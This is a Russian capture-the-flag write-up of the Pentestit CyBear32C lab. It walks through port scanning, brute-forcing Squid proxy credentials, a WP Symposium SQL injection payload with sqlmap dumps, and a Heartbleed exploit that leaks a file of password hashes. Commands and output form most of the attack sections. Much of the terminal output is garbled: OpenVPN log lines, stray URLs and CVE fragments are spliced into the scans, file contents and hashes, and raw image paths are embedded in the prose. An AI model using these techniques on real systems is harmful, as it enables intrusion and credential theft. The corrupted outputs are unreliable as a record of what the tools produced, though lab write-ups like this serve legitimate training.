



# CYBEAR 32C SOFTWARE LAB WRITEUP

# Атакуем сеть виртуального разработчика ИБ систем CyBear32C в пентест-лаборатории

Компания Pentestit 20-го мая запустила новую, на этот раз [девятую лабораторию](#) для проверки навыков практического тестирования на проникновение.

Лаборатория представляет собой корпоративную сеть, очень похожую на сеть настоящей организации. Благодаря лабораториям Pentestit можно всегда быть в курсе последних уязвимостей и попробовать себя в качестве настоящего пентестера, параллельно обучаясь у профессионалов — тех, кто каждый день занимается тестированием на проникновение в реальных сетях.

К 1-му июня лаборатория была пройдена — все 13 машин и 14 токенов были взяты. Теперь подошло время описать процесс прохождения лаборатории в полном объеме для всех, кто еще не успел пройти лабораторию, кто хотел бы узнать больше об актуальных уязвимостях, или глубже окунуться в мир тестирования на проникновение.

Сразу хочу отметить, что процесс прохождения лаборатории получился довольно трудоемким, а его описание — длинным, но, надеюсь, интересным. Начнем!

Важно: Я не являюсь сотрудником или аффилированным лицом компании Pentestit. Этот документ описывает шаги, которые я предпринял, чтобы решить задания в лаборатории. Мои личные рекомендации и предпочтения никаким образом не относятся к официальному мнению компании Pentestit.

**отказ от ответственности:** Вся информация в этом документе предоставлена исключительно в образовательных целях. Продолжая читать этот документ вы соглашаетесь не использовать эту информацию в незаконных целях, и подтверждаете, что вы и только вы несете полную ответственность за свои действия основанные или знания, полученные благодаря информации из этого документа. Автор этого документа и компания Pentestit не несут никакой ответственности за любой ущерб причиненный кому-либо в результате использования знаний и методов, полученных в результате прочтения данного документа.

## ПОДКЛЮЧЕНИЕ К ЛАБОРАТОРИИ

Прежде чем начать, нужно зарегистрироваться в лаборатории, настроить VPN-соединение и подключиться к сети виртуальной компании CyBear32C.

Зарегистрируйтесь здесь: <https://lab.pentestit.ru/pentestlabs/5>, и затем следуйте инструкциям на странице <https://lab.pentestit.ru/how-to-connect> для того, чтобы подключиться.

Для проведения тестирования я рекомендую установить в виртуальной машине Kali Linux — специальный дистрибутив Линукса для пентестеров, в котором есть все необходимое чтобы приступить к делу. Если вы этого еще не сделали, самое время: <https://www.kali.org/>.

## НАЧИНАЕМ ТЕСТИРОВАНИЕ

После регистрации и подключения мы видим следующую схему сети:



VPN-подключение остается за кадром, и после него мы получаем доступ к единственному внешнему IP компании CyBear32C —

192.168.101.8, который в реальной жизни был бы шлюзом в интернет. Начнем, как обычно, с *enumeration*, и, в частности, со сканирования портов, чтобы определить какие сервисы из внутренних подсетей доступны снаружи.

Начнем с быстрого сканирования портов.

Как видим, нам доступен целый набор сервисов с разных внутренних машин (см. схему сети), включая, вероятнее всего, сервер mainsite (порт 80), сервер mail (25, 8100), ssh (порт 22) и другие. Кроме того, есть еще https ресурс и прокси сервер.

```
root@kali2:~# nmap -v -n -sV 192.168.101.8
File Edit View Search Terminal Help
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-07 12:50 EEST
NSE: [+] Loaded 33 scripts for scanning.
Initiating Ping Scan at 12:50
Scanning 192.168.101.8 [4 ports]OK: depth=1, C=RU, ST=MSK, L=Moscow, O=PentestIT, C
Completed Ping Scan at 12:50, re=0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:50 [depth=0, C=RU, ST=MSK, L=Moscow, O=PentestIT, C]
Scanning 192.168.101.8 [1000 ports]it.ru
Discovered open port 80/tcp on 192.168.101.8t: Cipher 'BF-CBC' initialized with 128
Discovered open port 25/tcp on 192.168.101.8
Discovered open port 22/tcp on 192.168.101.8t: Using 160 bit message hash 'SHA1' fo
Discovered open port 443/tcp on 192.168.101.8
Discovered open port 8100/tcp on 192.168.101.8 Cipher 'BF-CBC' initialized with 128
Discovered open port 3128/tcp on 192.168.101.8
Completed SYN Stealth Scan at 12:50, [28.78s elapsed] (1000 total ports)ash 'SHA1' fo
Initiating Service scan at 12:50
Scanning 6 services on 192.168.101.8nnel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-
Completed Service scan at 12:51, 12.62s elapsed (6 services on 1 host)
NSE: [+] Script Scanning 192.168.101.8Peer Connection Initiated with [AF_INET]94.23.8.1
Initiating NSE at 12:51
Completed NSE at 12:51, 18.35s elapsed [server]: 'PUSH_REQUEST' (status=1)
Nmap scan report for 192.168.101.8
Host is up (0.095s latency).0.10.0.1,topology net30,ifconfig 10.10.84.118 10.10.84.1
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
25/tcp    open  smtp       Postfix smtpd
80/tcp    open  http       nginx 1.10.0
443/tcp   open  ssl/http  nginx 1.8.1
3128/tcp  open  http-proxy Squid http proxy 3.4.8
8100/tcp  open  http       nginx
Service Info: Host: -mail.cybear32c.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.66 seconds
Raw packets sent: 2015 (88.636KB) | Rcvd: 31 (1.392KB)
```

## ИЗУЧАЕМ MAINSITE

Начнем с того чтобы зайти по адресу <http://192.168.101.8/>:



## Server not found

Iceweasel can't find the server at [www.cybear32c.lab](http://www.cybear32c.lab).

- Check the address for typing errors such as `ww.example.com` instead of `www.example.com`
- If you are unable to load any pages, check your computer's network connection.

Нас автоматически редиректит на [www.cybear32c.lab](http://www.cybear32c.lab), посмотрим на это внимательнее:

```
root@kali2:~# curl -v http://192.168.101.8pt: Using 160 bit message hash 'SHA1' fo
* Rebuilt URL to: http://192.168.101.8/
* Hostname was NOT found in DNS cache Decrypt: Cipher 'BF-CBC' initialized with 128
* bits Trying 192.168.101.8...
* Connected to 192.168.101.8 (192.168.101.8) port 80 (#0) bit message hash 'SHA1' fo
> GET / HTTP/1.1
> User-Agent: curl/7.38.0 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-
> Host: 192.168.101.8
> Accept: */*;20:35 2016 [server] Peer Connection Initiated with [AF_INET]94.23.8.1
>:443
< HTTP/1.1 302 Moved Temporarily [server]: 'PUSH_REQUEST' (status=1)
< Server nginx/1.10.0 is not blacklisted control message: 'PUSH_REPLY', route 192.168.
< Server: nginx/1.10.0 date 10.10.0.1,topology net30,ifconfig 10.10.84.118 10.10.84.1
< Date: Tue, 07 Jun 2016 10:03:03 GMT
< Content-Type: text/html OPTIONS IMPORT: --ifconfig/up options modified
< Content-Length: 3161916 OPTIONS IMPORT: route options modified
< Connection: keep-alive Preserving previous TUN/TAP instance: tun0
< Location: http://cybear32c.labbization Sequence Completed
<
<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.10.0</center>
</body>
</html>
* Connection #0 to host 192.168.101.8 left intact
root@kali2:~#
```

Нам приходит заголовок Location: <http://cybear32c.lab> — виртуальный хост по которому, собственно, и будет доступен сайт компании.

```
127.0.0.1      localhost
127.0.1.1      localhost
192.168.101.8  cybear32c.lab
# The following lines are desirable for a IPv6 capable hosts|94.23.8.175:443, sid=bld
::1e3_66localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes 2016 VERIFY OK: depth=1, C=RU, ST=MSK, L=Moscow, 0=PentestIT, C
ff02::2 ip6-allrouters 2016 VERIFY OK: depth=0, C=RU, ST=MSK, L=Moscow, 0=PentestIT, C
Tue Jun  7 16:02:16 2016 VERIFY OK: depth=0, C=RU, ST=MSK, L=Moscow, 0=PentestIT, C
```

Добавляем нужный домен в `/etc/hosts` и пробуем еще раз.

Отлично, сайт поднялся, и можно его начать изучать. Попробуем понять, что это такое. Перед тем, как начать изучать сайт вручную



Contact us

b.muncy@cybear32c.lab  
r.diaz@cybear32c.lab

## CyBear 32C

CyBear 32C – professional software development company provides complete cybersecurity solutions for commercial companies, and government agencies and the Intelligence Community (IC). Our mission is to ensure that business IT infrastructure is equipped with tools and capability to detect, engage, and remove both external and internal cyber threats. Cyber terrorists, organized crime, and foreign governments focus tremendous effort on commercial, government and military interests as their prime target.


можно запустить утилиту whatweb, а затем dirb, которая поможет определить какие есть поддиректории (можно воспользоваться и другими сканерами, например nikto):

```
root@kali2:~# dirb http://cybear32c.lab/ U, ST=MSK, L=Moscow, O=PentestIT, C, emailAddress=info@pentestit.ru
[2016-06-07 16:02:16] [INFO] Data Channel Encrypt: Cipher 'BF-CBC' initialized with 128
DIRB v2.22
By The Dark RaverData Channel Encrypt: Using 160 bit message hash 'SHA1' fo
[2016-06-07 16:02:16] [INFO] Data Channel Decrypt: Cipher 'BF-CBC' initialized with 128
START_TIME: Tue Jun 7 16:16:05 2016
URL_BASE: http://cybear32c.lab/Encrypt: Using 160 bit message hash 'SHA1' fo
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[2016-06-07 16:02:16] [INFO] Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-
[2016-06-07 16:02:16] [INFO] [server] Peer Connection Initiated with [AF_INET]94.23.8.1
GENERATED WORDS: 4612 JavaScript XHR Images Plugins Media Fonts
[2016-06-07 16:02:19] [INFO] SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
[2016-06-07 16:02:19] [INFO] Scanning URL: http://cybear32c.lab/
[2016-06-07 16:02:19] [INFO] message: 'PUSH_REPLY', route 192.168.1.15, status=200
[2016-06-07 16:02:19] [WARNING] All responses for this directory seem to be CODE = 403.10.84.1
    (Use mode '-w' if you want to scan it anyway)
[2016-06-07 16:02:19] [INFO] OPTIONS IMPORT: --ifconfig/up options modified
[2016-06-07 16:02:19] [INFO] OPTIONS IMPORT: route options modified
END_TIME: Tue Jun 7 16:16:16 2016
TUN/TAP instance: tun0
DOWNLOADED: 1015 - FOUND: 1
[2016-06-07 16:16:16] [INFO] Sequence Completed
root@kali2:~#
```

Видим, что коды ответов на все запросы равны 403 — наверняка сайт защищен WAF-ом. Так как в браузере все работает, пробуем подставить User Agent, и находим несколько интересных страниц:

```
GENERATED WORDS: 4612
---- Scanning URL: http://cybear32c.lab/ ----
+ http://cybear32c.lab/0 (CODE:301|SIZE:0)
+ http://cybear32c.lab/admin (CODE:302|SIZE:0)
+ http://cybear32c.lab/atom (CODE:301|SIZE:0)
+ http://cybear32c.lab/comment-page-1 (CODE:301|SIZE:0)
```

Параллельно смотрим на сайт, видим, что это — Wordpress, защищенный WAF-ом. Заход на страницу /admin переводит нас на закрытый wp-login.php.



Для Wordpress сайтов есть великолепная утилита wpscan, которая позволяет проверить их на наличие плагинов с уязвимостями. Пробуем для начала посмотреть общую информацию по сайту, подставив нужный user agent. Он тут же находит несколько проблем, в том числе и уязвимый к SQL injection плагин wp-symposium v15.1.


```
root@kali2:~# wpscan -a 'Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0' --url http://cybear32c.lab
[!] Title: WP Symposium <= 15.1 - SQL Injection
[!] Reference: https://wpvulndb.com/vulnerabilities/7902
[!] Reference: http://permalink.gmane.org/gmane.comp.security.oss.general/16479
[!] Reference: http://packetstormsecurity.com/files/131801/
[!] Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3325
[!] Reference: https://www.exploit-db.com/exploits/37080/
[!] Fixed in: 15.4 7 16:16:05 2016
URL BASE: http://cybear32c.lab/
[!] Title: WP Symposium <= 15.5.1 - Unauthenticated SQL Injection
[!] Reference: https://wpvulndb.com/vulnerabilities/8140
[!] Reference: https://plugins.trac.wordpress.org/changeset/1214872/wp-symposium
[!] Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6522
[!] Reference: https://www.exploit-db.com/exploits/37824/
[!] Fixed in: 15.8
[!] Title: WP Symposium <= 15.8.1 - Blind SQL Injection
[!] Reference: https://wpvulndb.com/vulnerabilities/8148
[!] Reference: https://security.dwx.com/advisories/blind-sql-injection-in-wp-symposium-allows-unauthenticated-attackers-to-access-sensitive-data/
[!] Fixed in: 15.8 7 16:16:16 2016
DOWNLOADED: 101 - FOUND: 0 (0.00 seconds completed)
[!] Title: WP Symposium <= 15.8.1 - Unauthenticated Reflected Cross-Site Scripting (XSS)
[!] Interesting in any discussion/advice/question/criticism about security/exploits/p
[!] Reference: https://wpvulndb.com/vulnerabilities/8175
[!] Reference: http://cxsecurity.com/issue/WLB-2015090024
```

Отлично, пробуем проэксплуатировать каждую из приведенных уязвимостей с помощью эксплоитов по ссылкам... К сожалению срабатывает WAF, и запросы с пэйлоадами на SQL не проходят. Попробуем его обойти...


## ОБХОД WAF

Часто многие Web Application Firewalls используют сигнатуры атак, которые можно обойти немного изменив синтаксис: добавив конкатенацию, или изменив регистр в запросе: vErSiOn вместо version, например. Обход WAF — отдельная серьезная тема, которой можно посвятить множество книг и статей.

К сожалению, эти варианты не сработали. Вспомним о прокси на порту 3128 и попробуем настроить браузер на работу через него.



Прокси запрашивает авторизацию:



Здесь нам пригодятся данные из графы Contact Us, которые мы видим на этом же сайте.

Создаем текстовый файл со словариком и двумя учетными записями: b.muncy и r.diaz, и пробуем подобрать пароль:

```

root@kali2:~/lab9/mainsite# cat users.txt
b.muncy: WP Symposium <= 15.1 - SQL injection
r.diaz: Reference: https://wpvulndb.com/vulnerabilities/7992
root@kali2:~/lab9/mainsite# nmap -v -en 192.168.101.8 -p3128 --script http-proxy-brute --script-args="userdb=users.txt"
Reference: http://packetstormsecurity.com/files/13180/
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-07 22:31 EEST
NSE: Loaded 1 scripts for scanning (db.com/exploits/37080)
NSE: Script Pre-scanning.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Unauthenticated SQL Injection found on port 3128/tcp on 192.168.101.8
Initiating Ping Scan at 22:31 db.com/vulnerabilities/8140
Scanning 192.168.101.8 [4 ports]
rac.wordpress.org/changaset/1214872/wp-symposium
Completed Ping Scan at 22:31; 0.23s elapsed (1 total hosts)
NSE Timing: About 18.18% done; ETC: 22:43 (0:09:41 remaining)
Initiating SYN Stealth Scan at 22:31 db.com/exploits/37824
Scanning 192.168.101.8 [1 port]
Discovered open port 3128/tcp on 192.168.101.8
Completed SYN Stealth Scan at 22:31, 0.21s elapsed (1 total ports)
NSE: Script scanning 192.168.101.8: /vulnerabilities/8148
Initiating NSE at 22:31 security.dw.com/advisories/blind-sql-injection-in-wp-symposium
NSE Timing: About 18.18% done; ETC: 22:43 (0:09:41 remaining)
Completed NSE at 22:34, 129.92s elapsed
Nmap scan report for 192.168.101.8
Host is up (0.049s latency). 5.8.1 - Unauthenticated Reflected Cross-Site Scripting (XSS) STATE SERVICE
PORTS: 3128/tcp open: squid-proxy http://wpvulndb.com/vulnerabilities/8175
| http-proxy-brute: //cxssecurity.com/issue/WLB-2015090924
|_ Accounts:
|   b.muncy: [REDACTED] - Valid credentials
|_ Statistics: Performed 5516 guesses in 130 seconds, average tps: 42
Memory used: 9.586 MB
NSE: Script Post-scanning.
Initiating NSE at 22:34 : Ctrl http://localhost/payload.tzt
Completed NSE at 22:34, 0.00s elapsed

```

Удачно! Теперь попробуем еще раз зайти на сайт через прокси и авторизоваться в нем. Результат в данном случае уже выглядит по-другому (сайт также доступен по внутреннему IP: 172.16.0.5, но другие внутренние сервисы все еще недоступны):




Сайт больше не говорит о неправомерных действиях — WAF повержен.

## ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ В WORDPRESS ПЛАГИНЕ

Теперь можно изучить сайт и потенциальные уязвимости внимательнее. Можно это делать и напрямую, но мне удобнее для этого использовать Burp Repeater. Для начала нужно настроить подключение через upstream proxy:

На вкладке User options добавляем Upstream Proxy Server, вводим полученные данные для нашего хоста, настраиваем браузер на Burp proxy, и пробуем различные эксплоиты найденные wpScan-ом.


Эта же возможность позволит использовать утилиты, которые не поддерживают авторизацию в прокси напрямую, если такие понадобятся — достаточно будет указать в виде proxy 127.0.0.1:8080.



Попробовав несколько вариантов, видим что срабатывает одна из SQL инъекций:

GET http://cybear32c.lab/wp-content/plugins/wp-symposium/get\_album\_item.php?size=version(); -- HTTP/1.1

Получаем номер версии MySQL:



Результат: 5.5.49-0+deb8u1.

Дело за малым — осталось эксплуатировать эту уязвимость с помощью SQLmap:

```

root@kali2:~# sqlmap -u http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php?size=1 --suffix=" --" --proxy=http://192.168.101.8:3128 --proxy-cred=b.muncy
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 23:15:08
[*] testing connection to the target URL
[*] checking if the target is protected by some kind of WAF/IPS/IDS
[*] testing if the target URL is stable
[!] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable errors) by using higher verbosity levels
[*] testing if GET parameter 'size' is dynamic
[WARNING] GET parameter 'size' does not appear dynamic
[*] heuristic (basic) test shows that GET parameter 'size' might not be injectable
[*] testing for SQL injection on GET parameter 'size'
[*] testing 'AND boolean-based blind - WHERE or HAVING clause'
[*] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[*] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY clause'
[*] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[*] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[*] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLTYPE)'
[*] testing 'MySQL >= 5.0 error-based - Parameter replace'
[*] testing 'MySQL inline queries'
[INFO] GET parameter 'size' is 'MySQL inline queries' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

```

Так как в данном случае инъекция происходит в имя колонки (а не в значение, как обычно), важно указать суффикс после payload ('--') для того, чтобы SQLmap сконцентрировался именно на этом типе инъекции. Если этого не сделать, SQLmap может ошибочно определить тип инъекции как blind, и в таком случае вытягивать данные будет очень затруднительно и долго.

Получаем доступные базы с использованием опции --dbs:

```

available databases [2]:22:50
[*] information_schema
[*] tl9_mainsite
Initiating SYN Stealth Scan at 22:50

```

Затем таблицы (-D tl9\_mainsite --tables):

```
[wp_term_relationships] | [wp_term_taxonomy] at 22:50, 0.00s elapsed
[wp_terms] at 22:50, 0.00s elapsed
[wp_terms Ping Scan] at 22:50, 0.00s elapsed (1 total hosts)
[wp_terms Vulnerabilities/Exploits] at 22:50, 0.00s elapsed
[wp_token]
[wp_usermeta] Scan at 22:50, 0.21s elapsed (1 total hosts)
[wp_users] SYN Stealth Scan at 22:50, 0.00s elapsed
+--=BBB1B8-192-168-101-8-[1-FFFF]+
```


И осталось только получить данные из таблицы wp\_token с помощью команды:

```
root@kali2:~/# sqlmap -u http://cybear32c.lab/wp-content/plugins/wp-symposium/get_album_item.php?size=14 --suffix=" -- " --proxy=http://192.168.101.8:3128 --proxy-cred="b.muncy: [REDACTED]" -D.tl9_mainsite -T wp_token --dump
Read data files from: /usr/bin/../share/nmap

Database: tl9_mainsite4 ( https://nmap.org ) at 2016-06-07 22:50 EEST
Table: wp_tokenscripts for scanning.
[1Entry]pt Pre-scanning.
+--Initiate NSE scan at 22:50, 0.00s elapsed
| idlet|tl9E at 22:50, 0.00s elapsed
+--Initiate PipeScan at 22:50db.com/vulnerabilities/8175
| cNULLn|          1|1.8 [4 ports] com/tissue/MB-2015090024
+--Complete PipeScan at 22:50, 0.21s elapsed (1 total hosts)
```

## ТОКЕН BYPASS

Во время сканирования портов обнаружился в том числе и https ресурс на порту 443. Беглый анализ и утилита dirb ничего интересного не дали:



Ресурс доступен по https, при этом видимо в разработке и давно не обновлялся. Проверим нашумевшую в 2014-м уязвимость heartbleed:

```
root@kali2:~/lab9/bypass# nmap -n -p443 --script ssl-heartbleed 192.168.101.8
File Edit File Edit View Search Terminal Help
Starting Nmap 6.49BETA4 ("https://nmap.org") at 2016-06-07 23:37 EEST
Nmap scan report for 192.168.101.8
Host is up (0.051s latency).
PORT443 STATE SERVICE
443/tcp open https SERVICE https://tl9_mainsite4.com/
| ssl-heartbleed: open: squid-https://stormsecurity.com/T1les/T31801
|_VULNERABLE: proxy-brute: https://tl9_mainsite4.com/cgi-bin/cvulnername=CVE-2015-1701 The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption. It performed 5516 guesses in 130 seconds, average tps: 42
| State: VULNERABLE
|_Risk factor: High - scanning.
```

Сервис уязвим! Для эксплуатации воспользуемся скриптом отсюда: <https://gist.github.com/eelsivart/10174134>. После прочтения множества (не)интересной информации и сотни попыток (главное не сдаваться раньше времени), находим кое-что интересное:

...@...:~\$ HEAD /old\_backup\_2010/old\_proxy\_users HTTP/1.1

Кто-то зашел туда и скакал старый бэкап — давайте и мы это сделаем:

```
root@kali2:~/lab9/bypass# curl https://192.168.101.8/_old_backup_2010/old_proxy_
users?--insecure -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0'
b.muncy:$apr1$tzmka3rd$sauTCTAS7So4SV6QUbgC1.
w.dennis:$apr1$ocN0u3Q9$GfqxcSdSbGLVm2eXgDDs41ddoc.py/files/131801/
t.smith:$apr1$dtqA1HRu$/Nm6Im8Cq5cTw/oyHtWpN.anddoc.py/cvename.cgi?name=CVE-2015-
rlampman:$apr1$xfw10FU$tr8G5Cpug2S60Gm/h2r0V0/doc.py/oids/37080/
token_bypass_          Lab9/terminal# vi /etc/hosts
root@kali2:~/lab9/bypass# terminal# cd ~
```

Вот и токен, а вместе с ним несколько новых аккаунтов и хеши их паролей.

